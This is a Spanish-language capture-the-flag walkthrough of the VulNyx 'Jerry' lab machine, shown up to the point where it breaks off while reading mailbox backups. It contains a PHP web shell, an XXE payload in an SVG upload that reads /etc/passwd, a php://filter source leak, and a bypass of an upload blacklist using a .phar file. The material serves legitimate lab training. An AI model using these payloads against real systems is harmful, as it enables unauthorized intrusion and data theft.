Jerry - NYX

Enumeration
Vamos a empezar con un escaneo nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/Desktop/vulnyx/Jerry]
└─$ nmap -p- --open -sS -n -Pn -vvv 10.0.2.12
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-11 09:56 -0400
Initiating ARP Ping Scan at 09:56
Scanning 10.0.2.12 [1 port]
Completed ARP Ping Scan at 09:56, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 09:56
Scanning 10.0.2.12 [65535 ports]
Discovered open port 25/tcp on 10.0.2.12
Discovered open port 22/tcp on 10.0.2.12
Discovered open port 80/tcp on 10.0.2.12
Completed SYN Stealth Scan at 09:56, 1.67s elapsed (65535 total ports)
Nmap scan report for 10.0.2.12
Host is up, received arp-response (0.000066s latency).
Scanned at 2026-10-11 09:56:25 EDT for 2s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
25/tcp open  smtp    syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:97:67:FD (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
Vamos a realizar un segundo escaneo nmap para obtener más información sobre los servicios:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[~/Desktop/vulnyx/Jerry]
└─$ nmap -p22,25,80 -sCV 10.0.2.12
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-11 09:57 -0400
Nmap scan report for 10.0.2.12
Host is up (0.00023s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 65:bb:ae:ef:71:d4:b5:c5:8f:e7:ee:dc:0b:27:46:c2 (ECDSA)
|_  256 ea:c8:da:c8:92:71:d8:8e:08:47:c0:66:e0:57:46:49 (ED25519)
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: vulnyx.com, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: jerry.nyx
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:97:67:FD (Oracle VirtualBox virtual NIC)
Service Info: Host:  vulnyx.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.41 seconds
80/TCP - Web Application

Vamos a ver sus técnologías con whatweb:
1
2
3
┌──(kali㉿kali)-[~/Desktop/vulnyx/Jerry]
└─$ whatweb http://10.0.2.12
http://10.0.2.12 [200 OK] Apache[2.4.57], Bootstrap, Country[RESERVED][ZZ], Email[contact@company.com], HTML5, HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[10.0.2.12], JQuery, Script, Title[jerry.nyx], X-UA-Compatible[IE=Edge]

También podemos usar la extensión Wappalyzer:

Moviendome por la aplicación encuentro la siguiente funcionalidad:
Shell as www-data
Vemos que podemos subir un archivo, vamos a probar a intentar subir un .php:
cmd.php:
1
<?php system($_GET[0]); ?>

Vemos que hay un filtro para evitar que se suban otros tipos de archivos. Viendo el código JavaScript que se carga en nuestro cliente podemos ver la siguiente función en request/script.js:
1
2
3
4
5
6
7
8
9
10
11
12
function UploadCheck(File) {
  var file = File.files[0];
  var filename = file.name;
  var extension = filename.split('.').pop();

  if (extension !== 'jpg' && extension !== 'jpeg' && extension !== 'png') {
    $('#upload_message').text("Only images are allowed");
    File.form.reset();
  } else {
    $("#inputGroupFile01").text(filename);
  }
}
Vemos que comprueba la extensión a nivel de cliente en el formulario. Si vemos el propio campo de input para intorducir nuestro archivo cuando detecta un cambio llama a la función con el evento onchange:

Como esto está renderizado en nuestro cliente podemos quitarlo:

Ahora vamos a reintentar subir el cmd.php:

Vemos que hemos podido bypassear la restricción a nivel de cliente, pero se ve que también tiene uno a nivel de back-end.
Vamos a subir una imagen al azar para ver como se comporta la aplicación web y cual es su flujo principal:


Vemos que se sube de forma correcta y además las representa en el formulario.
Algo que me he fijado en la aplicación web es que no podemos encontrar donde se suben las imagenes. Algo que podemos probar es hacer un ataque de fuerza bruta para intentar subir un archivo php pero no podremos encontrar la ruta donde se almacenan los archivos.
Vamos a intentar subir un SVG para ver si lo acepta:

Vemos que acepta un SVG, vamos a intentar explotar un XXE:
En el propio contenido del SVG vamos a añadir un nuevo DOCTYPE con una entidad externa:
1
<!DOCTYPE test [<!ENTITY xxe SYSTEM "file:///etc/passwd">] >

Vemos que es vulnerable a un XXE mediante una subida de archivo SVG. Vamos a intentar leer el archivo upload.php para ver si encontramos la ubicación donde se suben los archivos:
Para ello para tener todo más simplificado y que no me pete el Repeater voy a usar PHP Wrappers:
1
php://filter/convert.base64-encode/resource=upload.php

Vamos a descodificarlo y guardarlo:
1
2
┌──(kali㉿kali)-[~/Desktop/vulnyx/Jerry]
└─$ echo "PD9waHAKcmVxdWlyZV9vbmNlKCcuL2ltYWdlcy1mdW5jdGlvbnMucGhwJyk7CgovLyB1cGxvYWRlZCBmaWxlcyBkaXJlY3RvcnkKJHRhcmdldF9kaXIgPSAiLi9qb2JfcmVxdWVzdF9maWxlcy8iOwoKLy8gcmVuYW1lIGJlZm9yZSBzdG9yaW5nCiRmaWxlTmFtZSA9IGRhdGUoJ3ktbS1kJykgLiAnXycgLiBiYXNlbmFtZSgkX0ZJTEVTWyJ1cGxvYWRGaWxlIl1bIm5hbWUiXSk7CiR0YXJnZXRfZmlsZSA9ICR0YXJnZXRfZGlyIC4gJGZpbGVOYW1lOwoKLy8gIGJsYWNrbGlzdCB0ZXN0CmlmIChwcmVnX21hdGNoKCcvLitcLnBoKHB8cHN8dG1sfHRtfHQpLycsICRmaWxlTmFtZSkpIHsKICAgIGVjaG8gIkV4dGVuc2lvbiBub3QgYWxsb3dlZCI7CiAgICBkaWUoKTsKfWVsc2V7CgllY2hvICJGaWxlIHVwbG9hZGVkIHN1Y2Nlc2Z1bGx5IjsKfQoKLy8gc2l6ZSB0ZXN0CmlmICgkX0ZJTEVTWyJ1cGxvYWRGaWxlIl1bInNpemUiXSA+IDUwMDAwMCkgewogICAgZWNobyAiRmlsZSB0b28gbGFyZ2UiOwogICAgZGllKCk7Cn0KCmlmIChtb3ZlX3VwbG9hZGVkX2ZpbGUoJF9GSUxFU1sidXBsb2FkRmlsZSJdWyJ0bXBfbmFtZSJdLCAkdGFyZ2V0X2ZpbGUpKSB7CglkaXNwbGF5SFRNTEltYWdlKCR0YXJnZXRfZmlsZSk7Cn0gZWxzZSB7CiAgICBlY2hvICJGaWxlIGZhaWxlZCB0byB1cGxvYWQiOwp9Cg==" | base64 -d > upload.php
Vamos a leer upload.php:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<?php
require_once('./images-functions.php');

// uploaded files directory
$target_dir = "./job_request_files/";

// rename before storing
$fileName = date('y-m-d') . '_' . basename($_FILES["uploadFile"]["name"]);
$target_file = $target_dir . $fileName;

//  blacklist test
if (preg_match('/.+\.ph(p|ps|tml|tm|t)/', $fileName)) {
    echo "Extension not allowed";
    die();
}else{
	echo "File uploaded succesfully";
}
Podemos ver que los archivos subidos se guardan en el directorio job_request_files y que a los archivos les renombra con el siguiente formato:
1
26-10-11_nombre.php
Vemos luego que tiene una blacklist:
1
2
3
4
5
6
if (preg_match('/.+\.ph(p|ps|tml|tm|t)/', $fileName)) {
    echo "Extension not allowed";
    die();
}else{
	echo "File uploaded succesfully";
}
Vemos que bloquea las siguientes extensiones:
- php
- phtml
Pero no bloquea phar vamos a subir nuestro cmd.phar:


Ahora siguiendo el formato en el que renombra nuestro archivo debería ser:
1
26-10-11_cmd.phar
1
2
3

┌──(kali㉿kali)-[~/Desktop/vulnyx/Jerry]
└─$ curl -s 'http://10.0.2.12/request/job_request_files/26-10-11_cmd.phar?0=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Vamos a darnos una reverse shell:
Shell as elaine
Si vemos el directorio /opt/ podremos encontrarnos:
1
2
3
4
5
6
www-data@jerry:/opt$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Mar  8  2024 .
drwxr-xr-x 18 root root 4096 Mar  8  2024 ..
drwxr-xr-x  2 root root 4096 Mar  8  2024 backups_mail
drwxr-xr-x  2 root root 4096 Mar  8  2024 scripts
Vamos a ver el directorio backups_mail:
1
2
3
4
5
6
www-data@jerry:/opt/backups_mail$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Mar  8  2024 .
drwxr-xr-x 4 root root 4096 Mar  8  2024 ..
-rw-r--r-- 1 root root 1329 Mar  8  2024 backup_mail_1709916924131.zip
-rw-r--r-- 1 root root 1329 Mar  8  2024 backup_mail_1709916925385.zip
Vamos a copiarlos a tmp y descomprimirlos ahí:
1
www-data@jerry:/opt/backups_mail$ cp * /tmp/
Vamos a descomprimir el .zip acabado en 131:
1
2
3
4
5
www-data@jerry:/tmp$ unzip backup_mail_1709916924131.zip
Archive:  backup_mail_1709916924131.zip
   creating: var/mail/
  inflating: var/mail/elaine
  inflating: var/mail/jerry
Vamos a leer las bandejas de correo:
elaine: ```bash www-data@jerry:/tmp$ cat var/mail/elaine From elaine@jerry Fri Mar 8 10:03:40 2024 Return-Path: elaine@jerry X-Original-To: elaine@vulnyx.com Delivered-To: elaine@vulnyx.com Received: by vulnyx.com (Postfix, from userid 1004) id 47219A0346; Fri, 8 Mar 2024 10:03:40 -0600 (CST) Subject: Kramer & Newman Clash at New Years To: elaine@vulnyx.com User-Agent: mail (GNU Mailutils 3.15) Date: Fri, 8 Mar 2024 10:03:40 -0600 Message-Id: 20240308160340.47219A0346@vulnyx.com From: elaine@jerry
Which millennium are you going to go to, Kramer’s or Newman’s?
From jerry@jerry Fri Mar 8 10:03:40 2024 Return-Path: elaine@jerry X-Original-To: jerry@vulnyx.com Delivered-To: jerry@vulnyx.com Received: by vulnyx.com (Postfix, from userid 1004) id 47219A0346; Fri, 8 Mar 2024 10:03:40 -0600 (CST) Subject: Vacation weeks at Spain To: elaine@vulnyx.com User-Agent: mail (GNU Mailutils 3.15) Date: Fri, 8 Mar 2024 10:03:40 -0600 Message-Id: 20240308160340.47219A0346@vulnyx.com From: jerry@jerry
Hi Elaine,
